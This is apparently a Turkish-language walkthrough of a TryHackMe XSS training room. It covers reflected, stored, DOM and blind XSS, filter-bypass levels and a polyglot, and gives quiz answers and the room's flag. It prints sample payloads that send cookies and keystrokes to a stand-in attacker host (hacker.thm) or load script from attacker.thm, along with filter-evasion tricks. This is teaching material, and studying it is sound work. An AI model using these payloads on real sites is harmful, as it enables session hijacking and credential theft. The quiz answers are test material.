

# Intro to Cross-site Scripting

## Task 1 Room Brief (Görev 1 Oda Özeti)

Önkoşullar:

XSS JavaScript'e dayandığından, bu dil hakkında temel bir anlayışa sahip olmanın faydalı olacağını belirtmek gerekir. Bununla birlikte, örneklerin hiçbirisi aşırı karmaşık değildir - ayrıca, İstemci-Sunucu istekleri ve yanıtları hakkında temel bir anlayış.

Siber güvenlik camiasında daha çok XSS olarak bilinen Siteler Arası Komut Dosyası Yazma, kötü niyetli JavaScript'in diğer kullanıcılar tarafından çalıştırılmak amacıyla bir web uygulamasına enjekte edildiği bir enjeksiyon saldırısı olarak sınıflandırılır.

Bu odada, farklı XSS türleri, XSS yüklerinin nasıl oluşturulacağı, filtrelerden kaçmak için yüklerinizi nasıl değiştireceğiniz hakkında bilgi edinecek ve ardından yeni becerilerinizi deneyebileceğiniz pratik bir laboratuvarla sona ereceksiniz.

Siteler arası komut dosyası oluşturma güvenlik açıkları son derece yaygındır. Aşağıda, büyük uygulamalarda bulunan birkaç XSS raporu yer almaktadır; bu güvenlik açıklarını bulup bildirdiğiniz için çok iyi bir ödeme alabilirsiniz.

Soru ⇒ XSS ne anlama geliyor?

Cevap ⇒ **Cross-Site Scripting**

## Task 2 XSS Payloads (Görev 2 XSS Payloadları)

**What is a payload?** (Yük nedir?)

XSS'de yük, hedef bilgisayarda çalıştırılmasını istediğimiz JavaScript kodudur. Yükün iki kısmı vardır, niyet ve değişiklik.

Niyet, JavaScript'in gerçekte ne yapmasını istediğinizdir (aşağıda bazı örneklerle ele alacağız) ve değişiklik, her senaryo farklı olduğu için kodu çalıştırmak için

ihtiyaç duyduğumuz değişikliklerdir (bu konuda daha fazla bilgi için yükünüzü mükemmelleştirme görevine bakın).

İşte XSS niyetlerine bazı örnekler.

### **Proof Of Concept: (Kavram Kanıtı:)**

Bu, tek yapmak istediğiniz şeyin bir web sitesinde XSS elde edebileceğinizi göstermek olduğu en basit yüküdür. Bu genellikle, örneğin bir metin dizisi ile sayfada bir uyarı kutusu açılmasına neden olarak yapılır:

```
<script>alert('XSS');</script>
```

### **Session Stealing: (Oturum Çalma:)**

Oturum açma belirteçleri gibi bir kullanıcının oturumunun ayrıntıları genellikle hedef makinedeki çerezlerde tutulur. Aşağıdaki JavaScript hedefin çerezini alır, başarılı bir iletim sağlamak için çerezi base64 kodlar ve ardından günlüğe kaydedilmek üzere bilgisayar korsanının kontrolü altındaki bir web sitesine gönderir. Bilgisayar korsanı bu çerezlere sahip olduğunda, hedefin oturumunu devralabilir ve o kullanıcı olarak oturum açabilir.

```
<script>fetch('https://hacker.thm/steal?cookie=' + btoa(document.cookie));</script>
```

### **Key Logger:**

Aşağıdaki kod bir tuş kaydedici görevi görür. Bu, web sayfasına yazdığınız her şeyin hacker'ın kontrolü altındaki bir web sitesine yönlendirileceği anlamına gelir. Yükün yüklendiği web sitesi kullanıcı girişlerini veya kredi kartı bilgilerini kabul ediyorsa bu çok zarar verici olabilir.

```
<script>document.onkeypress = function(e) { fetch('https://hacker.thm/log?key=' + btoa(e.key) );}</script>
```

### **Business Logic: (İş Mantığı:)**

Bu yük yukarıdaki örneklerden çok daha spesifiktir. Bu, belirli bir ağ kaynağının veya bir JavaScript işlevinin çağrılmasıyla ilgili olabilir. Örneğin, kullanıcının e-posta adresini değiştirmek için user.changeEmail() adında bir JavaScript işlevi düşünün. Yükünüz şöyle görünebilir:

```
<script>user.changeEmail('attacker@hacker.thm');</script>
```

Artık hesabın e-posta adresi değiştiğine göre, saldırgan bir parola sıfırlama saldırısı gerçekleştirebilir.

Sonraki dört görev, hepsi biraz farklı saldırı yükleri ve kullanıcı etkileşimi gerektiren farklı XSS Güvenlik Açığı türlerini kapsayacaktır.

## Sorular

Soru ⇒ Hangi belge özelliği kullanıcının oturum belirtecini içerebilir (İpucu ⇒ document.c\_ \_ \_ \_ \_)?

Cevap ⇒ `document.cookie`

Soru ⇒ Hangi JavaScript yöntemi genellikle Kavram Kanıtı olarak kullanılır?

Cevap ⇒ `alert`


## Task 3 Reflected XSS (Görev 3 Yansıtılmış XSS)

### Reflected XSS


Yansıtılmış XSS, bir HTTP isteğinde kullanıcı tarafından sağlanan veriler herhangi bir doğrulama yapılmadan web sayfası kaynağına dahil edildiğinde gerçekleşir.

### Example Scenario(Örnek Senaryo:):

Yanlış girdi girdiğinizde bir hata mesajının görüntülendiği bir web sitesi. Hata mesajının içeriği sorgu dizesindeki hata parametresinden alınır ve doğrudan sayfa kaynağına yerleştirilir.




Uygulama hata parametresinin içeriğini kontrol etmez, bu da saldırganın kötü amaçlı kod eklemesine olanak tanır.



```
91
92
93 <div class="alert alert-danger">
94   <p><script src="https://attacker.thm/evil.js"></script></p>
95 </div>
96
```

Güvenlik açığı aşağıdaki resimdeki senaryoya göre kullanılabilir:



**Potential Impact(Potansiyel Etki):**

Saldırgan, potansiyel kurbanlara JavaScript yükü içeren bağlantılar gönderebilir veya bunları başka bir web sitesindeki bir iframe içine yerleştirerek tarayıcılarında kod çalıştırmalarını sağlayabilir ve potansiyel olarak oturum veya müşteri bilgilerini açığa çıkarabilir.

### **How to test for Reflected XSS(Yansıyan XSS için nasıl test edilir:):**

Olası her giriş noktasını test etmeniz gerekecektir; bunlar arasında şunlar yer alır:

- URL Sorgu Dizesindeki Parametreler
- URL File Path
- Bazen HTTP Üstbilgileri (pratikte istismar edilme olasılığı düşük olsa da)

Web uygulamasında yansıtılan bazı verileri bulduktan sonra, JavaScript yükünüzü başarıyla çalıştırabileceğinizi onaylamanız gerekecektir; yükünüz, kodunuzun uygulamanın neresinde yansıtıldığına bağlı olacaktır (6. görevde bu konuda daha fazla bilgi edineceksiniz).

Soru ⇒ Bir URL'nin neresi yansıtılmış XSS için test etmek için iyi bir yerdir?

Cevap ⇒ **parameters**

## **Task 4 Stored XSS (Görev 4 Depolanmış XSS)**

### **Stored XSS**

Adından da anlaşılacağı gibi, XSS yükü web uygulamasında (örneğin bir veritabanında) saklanır ve daha sonra diğer kullanıcılar siteyi veya web sayfasını ziyaret ettiğinde çalıştırılır.

### **Example Scenario (Örnek Senaryo):**

Kullanıcıların yorum göndermesine izin veren bir blog web sitesi. Ne yazık ki bu yorumların JavaScript içerip içermediği kontrol edilmiyor veya kötü amaçlı kodlar filtrelenmiyor. Şimdi JavaScript içeren bir yorum yayınlarsak, bu veritabanında saklanacak ve makaleyi ziyaret eden diğer tüm kullanıcılar JavaScript'in tarayıcılarında çalışmasını sağlayacaktır.



### Potential Impact(Potansiyel Etki:):

Kötü amaçlı JavaScript, kullanıcıları başka bir siteye yönlendirebilir, kullanıcının oturum çerezini çalabilir veya ziyaret eden kullanıcı gibi davranarak diğer web sitesi eylemlerini gerçekleştirebilir.

### How to test for Stored XSS(Saklanan XSS için nasıl test edilir:):

Verilerin depolandığı ve daha sonra diğer kullanıcıların erişebildiği alanlarda geri gösterildiği her olası giriş noktasını test etmeniz gerekecektir; bunlara küçük bir örnek olabilir:

- Bir bloga yapılan yorumlar
- Kullanıcı profili bilgileri
- Web Sitesi Listeleri

Bazen geliştiriciler girdi değerlerini istemci tarafında sınırlamanın yeterince iyi bir koruma olduğunu düşünürler, bu nedenle değerleri web uygulamasının beklemeyeceği bir şeye değiştirmek, depolanmış XSS'yi keşfetmek için iyi bir kaynaktır; örneğin, açılır menüden bir tamsayı bekleyen bir yaş alanı, ancak bunun yerine, kötü amaçlı yükleri denemenize olanak tanıyan formu kullanmak yerine isteği manuel olarak gönderirsiniz.

Web uygulamasında depolanan bazı verileri bulduktan sonra, JavaScript yükünüzü başarıyla çalıştırabileceğinizi onaylamanız gerekecektir; yükünüz, kodunuzun uygulamanın neresinde yansıtıldığına bağlı olacaktır (6. görevde bu konuda daha fazla bilgi edineceksiniz).

Soru ⇒ Depolanan XSS yükleri genellikle bir web sitesinde nasıl depolanır?


Cevap ⇒ **database**

## Task 5 DOM Based XSS (Görev 5 DOM Tabanlı XSS)

### DOM Based XSS

#### What is the DOM?(DOM nedir?)

DOM, Belge Nesne Modeli anlamına gelir ve HTML ve XML belgeleri için bir programlama arayüzüdür. Programların belge yapısını, stilini ve içeriğini değiştirebilmesi için sayfayı temsil eder. Web sayfası bir belgedir ve bu belge tarayıcı penceresinde ya da HTML kaynağı olarak görüntülenebilir. HTML DOM'un bir diyagramı aşağıda gösterilmiştir:



DOM hakkında daha fazla bilgi edinmek ve daha derin bir anlayış kazanmak istiyorsanız [w3.org](http://w3.org) harika bir kaynağa sahiptir.

### **Exploiting the DOM (DOM'dan Yararlanma)**

DOM Tabanlı XSS, JavaScript yürütmesinin herhangi bir yeni sayfa yüklenmeden veya arka uç koduna veri gönderilmeden doğrudan tarayıcıda gerçekleştiği durumdur. Yürütme, web sitesi JavaScript kodu girdi veya kullanıcı etkileşimi üzerinde hareket ettiğinde gerçekleşir.

### **Example Scenario: (Örnek Senaryo:)**

Web sitesinin JavaScript'i `window.location.hash` parametresinden içeriği alır ve ardından bunu şu anda görüntülenen bölümdeki sayfaya yazar. Hash'in içeriğinde kötü amaçlı kod olup olmadığı kontrol edilmez, bu da saldırganın web sayfasına istediği JavaScript'i enjekte etmesine olanak tanır.

### **Potential Impact: (Potansiyel Etki:)**

Hazırlanan bağlantılar potansiyel kurbanlara gönderilerek onları başka bir web sitesine yönlendirebilir veya sayfadan ya da kullanıcının oturumundan içerik çalabilir.

### **How to test for Dom Based XSS: (Dom Tabanlı XSS için nasıl test edilir:)**

DOM Tabanlı XSS'yi test etmek zor olabilir ve kaynak kodunu okumak için belirli miktarda JavaScript bilgisi gerektirir. Kodun "`window.location.x`" parametreleri gibi bir saldırganın kontrol edebileceği belirli değişkenlere erişen kısımlarını aramanız gerekir.

Bu kod parçalarını bulduğunuzda, bunların nasıl işlendiğini ve değerlerin web sayfasının DOM'una yazılıp yazılmadığını veya `eval()` gibi güvenli olmayan JavaScript yöntemlerine aktarılıp aktarılmadığını görmemiz gerekir.

Soru ⇒ Kaynak kodunda hangi güvenli olmayan JavaScript yöntemini aramak iyidir?

Cevap ⇒ `eval()`

## **Task 6 Blind XSS (Görev 6 Kör XSS)**



## Blind XSS

Kör XSS, yükünüzün başka bir kullanıcının görüntülemesi için web sitesinde depolanması açısından depolanmış XSS'ye (görev 4'te ele almıştık) benzer, ancak bu durumda, yükün çalıştığını göremez veya önce kendinize karşı test edemezsiniz.

### Example Scenario:(Örnek Senaryo:)

Bir web sitesinde, bir personele mesaj gönderebileceğiniz bir iletişim formu vardır. Mesaj içeriği herhangi bir kötü amaçlı kod için kontrol edilmez, bu da saldırganın istediği her şeyi girmesine olanak tanır. Bu mesajlar daha sonra personelin özel bir web portalında görüntülediği destek biletlerine dönüşür.

### Potential Impact: (Potansiyel Etki:)

Saldırganın JavaScript'i doğru yükü kullanarak saldırganın web sitesine geri çağrı yapabilir ve personel portalı URL'sini, personelin çerezlerini ve hatta görüntülenmekte olan portal sayfasının içeriğini ortaya çıkarabilir. Artık saldırgan potansiyel olarak personel üyesinin oturumunu ele geçirebilir ve özel portala erişebilir.

### How to test for Blind XSS: (Kör XSS için nasıl test edilir:)

Blind XSS güvenlik açıklarını test ederken, yükünüzün bir geri çağrısı (genellikle bir HTTP isteği) olduğundan emin olmanız gerekir. Bu şekilde, kodunuzun çalıştırılıp çalıştırılmadığını ve ne zaman çalıştırıldığını bilirsiniz.

Blind XSS saldırıları için popüler bir araç XSS Hunter Express'tir. JavaScript'te kendi aracınızı yapmak mümkün olsa da, bu araç çerezleri, URL'leri, sayfa içeriklerini ve daha fazlasını otomatik olarak yakalayacaktır.

sorular

Soru ⇒ Blind XSS'i test etmek için hangi aracı kullanabilirsiniz?

Cevap ⇒ **XSS Hunter Express**

Soru ⇒ Blind XSS'e çok benzeyen XSS türü hangisidir?

Cevap ⇒ **Stored XSS**

## Task 7 Perfecting your payload (Görev 7 Yükünüzü mükemmelleştirmek)

Yük, başka bir kullanıcının tarayıcısında ya da bir web sitesindeki güvenlik açığını göstermek için bir kavram kanıtı olarak çalıştırmak istediğimiz JavaScript kodudur.

Yükünüzün, hedef web sitesinde JavaScript çalıştırabileceğimizi kanıtlamak için bir JavaScript uyarı kutusu getirmekten web sayfasından veya kullanıcının oturumundan bilgi almaya kadar birçok amacı olabilir.

JavaScript yükünüzün hedef web sitesinin koduna nasıl yansıtılacağı, kullanmanız gereken yükü belirleyecektir. Bunu açıklamak için, sağdaki yeşil Makineyi Başlat düğmesine tıklayın ve makine yüklendiğinde, aşağıdaki bağlantıyı yeni bir sekmede açın.


[https://LAB\\_WEB\\_URL.p.thmlabs.com](https://LAB_WEB_URL.p.thmlabs.com)

Her seviye için amaç, örneğin THM dizesi ile JavaScript uyarı işlevini çalıştırmak olacaktır:

```
<script>alert('THM');</script>
```

### **Level One: (Level bir)**

Size adınızı girmenizi isteyen bir form sunulur ve adınızı girdikten sonra, örneğin aşağıdaki bir satırda gösterilir:



The image shows a web interface for 'Level 1'. At the top, it says 'Level 1' in a large, bold, blue font. Below that, it says 'Enter Your Name' in a smaller, bold, blue font. There is a text input field with a light blue border. Below the input field is a blue button with the word 'Enter' in white. At the bottom, it says 'Hello, Adam' in a large, bold, blue font.

Sayfa Kaynağını görüntülerseniz, adınızın kodda yansıtıldığını göreceksiniz:

```

39
40     <div class="text-center">
41         <h2>Hello, Adam</h2>
42     </div>

```

Adınızı girmek yerine, aşağıdaki JavaScript Yükünü girmeyi deneyeceğiz:

```
<script>alert('THM');</script>
```

Şimdi enter düğmesine tıkladığınızda, THM dizesini içeren bir uyarı açılır penceresi alacaksınız ve sayfa kaynağı aşağıdaki gibi görünecek:

### Level Two: (Level iki)

Bir önceki seviyede olduğu gibi, yine adınızı girmeniz isteniyor. Bu kez enter tuşuna tıkladığınızda, adınız bir giriş etiketine yansıtılıyor:

Sayfa kaynağına baktığınızda, adınızın input etiketinin value niteliği içinde yansıtıldığını görebilirsiniz:

```

39
40     <div class="text-center">
41         <h2>Hello, <input value="Adam"></h2>
42     </div>

```

Önceki JavaScript yükünü deneseydiniz çalışmazdı çünkü onu giriş etiketinin içinden çalıştıramazsınız. Bunun yerine, yükün düzgün çalışabilmesi için önce giriş etiketinden kaçmamız gerekir. Bunu aşağıdaki yük ile yapabilirsiniz: ">

```
<script>alert('THM');</script>
```

Yükün önemli kısmı, değer parametresini kapatan ve ardından giriş etiketini kapatan ">"dir.


Bu artık giriş etiketini düzgün bir şekilde kapatır ve JavaScript yükünün çalışmasına izin verir:

```
39
40 <div class="text-center">
41   <h2>Hello, <input value=""><script>alert('THM');</script>"</h2>
42 </div>
```

Şimdi enter düğmesine tıkladığınızda, THM dizesini içeren bir uyarı açılır penceresi alacaksınız. Ardından, yükünüzün başarılı olduğuna dair bir onay mesajı ve bir sonraki seviyeye bir bağlantı alacaksınız.

### Level Three:(Level üç)

Size adınızı soran başka bir form sunulur ve önceki seviyede olduğu gibi adınız bu kez textarea etiketi olmak üzere bir HTML etiketinin içine yansıtılır.



Aşağıdaki yükü kullanarak textarea etiketinden giriş etiketinden (Seviye İki'de) biraz farklı bir şekilde kaçmamız gerekecek

```
</textarea><script>alert('THM');</script>
```

Bu bunu döndürür:

```

40     <div class="text-center">
41         <h2>Hello, <textarea>Adam</textarea></h2>
42     </div>

```

Bunun içine:

```

40     <div class="text-center">
41         <h2>Hello, <textarea></textarea><script>alert('THM');</script></textarea></h2>
42     </div>

```

Yukarıdaki yükün önemli kısmı, textarea ögesinin kapanmasına ve böylece betiğin çalışmasına neden olan </textarea> ögesidir.

Şimdi enter düğmesine tıkladığınızda, THM dizesini içeren bir uyarı açılır penceresi alacaksınız. Ardından, yükünüzün başarılı olduğuna dair bir onay mesajı ve bir sonraki seviyeye bir bağlantı alacaksınız.

#### Level Four: (Level dört)

Adınızı forma girdiğinizde, sayfaya yansıtıldığını göreceksiniz. Bu seviye birinci seviyeye benzer, ancak sayfa kaynağını incelediğinizde adınızın bazı JavaScript kodlarında yansıtıldığını göreceksiniz.

```

44     <script>
45         document.getElementsByClassName('name')[0].innerHTML='Adam';
46     </script>

```

Kodunuzu çalıştırabilmek için mevcut JavaScript komutundan kaçmanız gerekecektir; bunu aşağıdaki ekran görüntüsünde göreceğiniz ';alert('THM');// yükü ile yapabilirsiniz. ', adı belirten alanı kapatır, ardından ; geçerli komutun sonunu belirtir ve sondaki //, ondan sonraki her şeyi çalıştırılabilir kod yerine bir yorum haline getirir.

```

44     <script>
45         document.getElementsByClassName('name')[0].innerHTML='';alert('THM');//';
46     </script>

```

Şimdi enter düğmesine tıkladığınızda, THM dizesini içeren bir uyarı açılır penceresi alacaksınız. Ardından, yükünüzün başarılı olduğuna dair bir onay mesajı ve bir sonraki seviyeye bir bağlantı alacaksınız.

### Level Five: (Level beş)

Şimdi, bu seviye birinci seviye ile aynı görünüyor ve adınız da aynı yerde yansıtılıyor. Ancak `<script>alert('THM');</script>` yükünü denerseniz, çalışmayacaktır. Sayfa kaynağını görüntülediğinizde nedenini göreceksiniz.

```
39
40     <div class="text-center">
41         <h2>Hello, <alert('THM');</></h2>
42     </div>
43
```

---

Komut dosyası kelimesi yükünüzden çıkarılır, çünkü potansiyel olarak tehlikeli kelimeleri ayıklayan bir filtre vardır.

Bir sözcük dizeden çıkarıldığında, deneyebileceğiniz yararlı bir numara vardır.

### Original Payload: (Orjinal yük)

```
<scriptscript>alert('THM');</scriptscript>
```

### Text to be removed (by the filter): (Kaldırılacak metin (filtre tarafından):)

```
<scriptscript>alert('THM');</scriptscript>
```

### Final Payload (after passing the filter): (Nihai Yük (filtreyi geçtikten sonra):)

```
<script>alert('THM');</script>
```

`<scriptscript>alert('THM');</scriptscript>` yükünü girmeyi deneyin ve enter düğmesine tıklayın, THM dizesini içeren bir uyarı açılır penceresi alacaksınız. Ardından, yükünüzün başarılı olduğuna dair bir onay mesajı ve bir sonraki seviyeye bir bağlantı alacaksınız.

### Level Six: (Level altı)

Bir girdi etiketinin değer niteliğinden kaçmak zorunda kaldığımız ikinci seviyeye benzer şekilde, `"><script>alert('THM');</script>` deneyebiliriz, ancak bu işe yaramıyor gibi görünüyor. Bunun neden çalışmadığını görmek için sayfa kaynağını inceleyelim.

```

39
40     <div class="text-center">
41         <h2>Your Picture</h2>
42         <img src=""scriptalert('THM');/script">
43     </div>
44

```

< ve > karakterlerinin yükümüzden filtrelendiğini ve IMG etiketinden kaçmamızı engellediğini görebilirsiniz. Filtreyi aşmak için IMG etiketinin onload olayı gibi ek özelliklerinden yararlanabiliriz. onload olayı, src niteliğinde belirtilen görüntü web sayfasına yüklendikten sonra seçtiğiniz kodu çalıştırır.

Yükümüzü bunu yansıtacak şekilde değiştirelim /images/cat.jpg" onload="alert('THM'); ve ardından sayfa kaynağını görüntüleyerek bunun nasıl çalışacağını göreceksiniz.

```

39
40     <div class="text-center">
41         <h2>Your Picture</h2>
42         
43     </div>
44

```

Şimdi enter düğmesine tıkladığınızda, THM dizesini içeren bir uyarı açılır penceresi alacaksınız. Ardından, yükünüzün başarılı olduğuna dair bir onay mesajı alacaksınız; bu son seviye olduğundan, aşağıya girilebilecek bir bayrak alacaksınız.

### Polyglots:

Bir XSS poliglotu, niteliklerden, etiketlerden kaçabilen ve filtreleri bir arada atlayabilen bir metin dizisidir. Az önce tamamladığınız altı seviyenin tamamında aşağıdaki poliglotu kullanabilirdiniz ve kod başarıyla çalıştırılırdı.

```

jaVaScRipt:/*-/*'/*`/*'/*"/**/(/*
*/onerror=alert('THM')
)///%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/--!>\x3csVg/<sVg/oNloAd=alert('THM')//>\x3e

```

Soru ⇒ Altıncı seviyeden aldığınız bayrak nedir?

Cevap ⇒ THM{XSS\_MASTER}

## Task 8 Practical Example (Blind XSS) (Görev 8 Pratik Örnek (Kör XSS))

Son görev için bir Kör XSS güvenlik açığının üzerinden geçeceğiz. Önceki makineyi sonlandırdığınızdan emin olun ve ardından Acme IT Support web sitesini yüklemek için sağdaki yeşil Start Machine düğmesine tıklayın. Sayfanın üst kısmındaki mavi düğmeyi kullanarak AttackBox'ı kullanmanız gerekecektir. Yüklendikten sonra, hedef web sitesini görüntülemek için AttackBox'ın Firefox tarayıcısında aşağıdaki bağlantıyı açın.

[https://LAB\\_WEB\\_URL.p.thmlabs.com](https://LAB_WEB_URL.p.thmlabs.com)

Üst gezinti çubuğundaki Müşteriler sekmesine tıklayın ve bir hesap oluşturmak için "Buradan Kaydolun" bağlantısına tıklayın. Hesabınız kurulduktan sonra, zayıflıklar için inceleyeceğimiz özellik olan Destek Biletleri sekmesine tıklayın.

Yeşil Bilet Oluştur düğmesine tıklayarak bir destek bileti oluşturmayı deneyin, konuyu ve sadece test kelimesinin içeriğini girin ve ardından mavi Bilet Oluştur düğmesine tıklayın. Şimdi yeni biletinizi listede bir kimlik numarasıyla göreceksiniz, bu numaraya tıklayarak yeni oluşturduğunuz bilete gidebilirsiniz.

Üçüncü görevde olduğu gibi, önceden girilen metnin sayfaya nasıl yansıtıldığını inceleyeceğiz. Sayfa kaynağını incelediğimizde, metnin bir textarea etiketinin içine yerleştirildiğini görebiliriz.

```
52         <div><label>Ticket Contents:</label></div>
53         <div><textarea class="form-control">test</textarea></div>
54     </div>
55 </div>
```



[Dashboard](#)
[Support Tickets](#)
[Your Account](#)
[Logout](#)

Ticket Information

**Status:** Open

**Ticket Id:** 3

**Ticket Subject:** test

**Ticket Created:** 30/09/2021 14:37

**Ticket Contents:**

test

Şimdi geri dönelim ve başka bir bilet oluşturalım. Bilet içeriğine aşağıdaki yükü girerek textarea etiketinden kaçıp kaçamayacağımızı görelim:

```
</textarea>test
```

Yine, bileti açıp sayfa kaynağını görüntülediğimizde, textarea etiketinden başarıyla kaçtık.

```

51         <div><label>Ticket Created:</label> 23/08/2021 12:24</div>
52         <div><label>Ticket Contents:</label></div>
53         <div><textarea class="form-control"></textarea>test</div>
54     </div>
55 </div>

```

Ticket Information

**Status:** Open

**Ticket Id:** 4

**Ticket Subject:** test

**Ticket Created:** 30/09/2021 14:41

**Ticket Contents:**

test

